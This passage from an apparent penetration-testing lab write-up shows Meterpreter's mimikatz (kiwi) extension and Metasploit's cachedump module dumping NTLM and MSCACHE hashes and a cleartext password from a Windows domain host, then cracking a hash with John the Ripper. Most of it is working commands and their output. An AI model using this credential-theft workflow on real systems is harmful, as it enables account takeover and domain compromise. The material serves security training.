
```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'        Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'         > http://pingcastle.com / http://mysmartlogon.com   ***/

Success.
meterpreter >
```

Once mimikatz is loaded, the help command displays additional options as shown below.




```
Kiwi Commands
=============

    Command                 Description
    -------                 -----------
    creds_all               Retrieve all credentials (parsed)
    creds_kerberos          Retrieve Kerberos creds (parsed)
    creds_livessp           Retrieve Live SSP creds
    creds_msv               Retrieve LM/NTLM creds (parsed)
    creds_ssp               Retrieve SSP creds
    creds_tspkg             Retrieve TsPkg creds (parsed)
    creds_wdigest           Retrieve WDigest creds (parsed)
    dcsync                  Retrieve user account information via DCSync (u
                            nparsed)
    dcsync_ntlm             Retrieve user account NTLM hash, SID and RID vi
                            a DCSync
    golden_ticket_create    Create a golden kerberos ticket
    kerberos_ticket_list    List all kerberos tickets (unparsed)
    kerberos_ticket_purge   Purge any in-use kerberos tickets
    kerberos_ticket_use     Use a kerberos ticket
    kiwi_cmd                Execute an arbitary mimikatz command (unparsed)
    lsa_dump_sam            Dump LSA SAM (unparsed)
    lsa_dump_secrets        Dump LSA secrets (unparsed)
    password_change         Change the password/hash of a user
    wifi_list               List wifi profiles/creds for the current user
    wifi_list_shared        List shared wifi profiles/creds (requires SYSTE
                            M)

meterpreter >
```

These are various commands are which help in post exploitation windows environment. I will not be using all of them. What I am looking for is to dump any credentials or hashes. First I decided to dump the MSV hashes using the creds_msv command. This command dumps LM, NTLM and SHA1 password hash of user "prathul".




```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
===============

Username       Domain         LM             NTLM           SHA1
--------       ------         --             ----           ----
ADMINBAB-F51D  SMALLBUSINESS                 a0d8bb4e6f5f7  45e00f3a8b3685
C1$                                          17b28e37ce504  61643b6863a6f5
                                             fc8393         1a27db7e1cef
prathul        SMALLBUSINESS  6f87cd328120c  d260a40c3675e  2bdb99cbbed3c5
                              c55ff17365faf  cb3eb95a60bba  e70bb363c42688
                              1ffe89         fd4f45         a6297b5bcc66
```

Just when I thought I need to crack these hashes to get the password of user prathul, creds_tspkg command gave me his password in clear text as shown below.




```
meterpreter > creds_tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

Username  Domain         Password
--------  ------         --------
prathul   SMALLBUSINESS  ABcd1234
```

Mimikatz is not the only way cached passwords can be acquired. For example, Metasploit has a POST module that dumps the Windows domain cache.




```
msf6 post(windows/gather/enum_ad_users) > use post/windows/gather/cachedump
msf6 post(windows/gather/cachedump) > show options

Module options (post/windows/gather/cachedump):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf6 post(windows/gather/cachedump) > 
```

Running this POST module surprisingly revealed another user named Devansh.




```
msf6 post(windows/gather/cachedump) > run

[*] Executing module against ADMINBAB-F51DC1
[*] Cached Credentials Setting: 10 - (Max is 50 and 0 disables, and 10 is de
fault)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] XP or below system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE format. (mscash)
[+] MSCACHE v1 saved in: /home/kali/.msf4/loot/20210724071440_default_192.16
8.36.201_mscache.creds_966700.txt
[*] John the Ripper format:
# mscash
prathul:M$prathul#95a4b08934963ce9bd09a740f55a2ab7::
devansh:M$devansh#cd66d51a2432684a219e273e8fede225::

[*] Post module execution completed
msf6 post(windows/gather/cachedump) > 
```

I immediately put John how to crack the password hash of this new user. The domain cache store -s the password hash in MSCASH format. As brute forcing the password hash of Devansh was tak -ing long time, I used Dictionary cracking first. My plan was that if dictionary cracking failed to crack this password, then I would use brute forcing. Brute forcing may take a long time. Luckily, the password hash was cracked with the help of dictionary password attack. This is a result of usin -g common and easily guessable passwords.



```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=mscash hash.tx
t
Using default input encoding: UTF-8
Loaded 1 password hash (mscash, MS Cache Hash (DCC) [MD4 32/32])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
abCD1234         (devansh)
1g 0:00:00:00 DONE (2021-07-24 10:31) 33.33g/s 136533p/s 136533c/s 136533C/s
 abCD1234..samanta
Use the "--show --format=mscash" options to display all of the cracked passw
ords reliably
Session completed
```



```
┌──(kali㉿kali)-[~]
└─$ john --show --format=mscash hash.txt
devansh:abCD1234

1 password hash cracked, 0 left
```

Now, I have passwords for two users on the domain. This users are Devansh and Prathul. Usually, one of them should be a Domain Administrator. A Domain Administrator account is very power -ful account in the Windows Domain. That is because its has all the rights (just like SYSTEM acco -unt) on the Domain Controller.

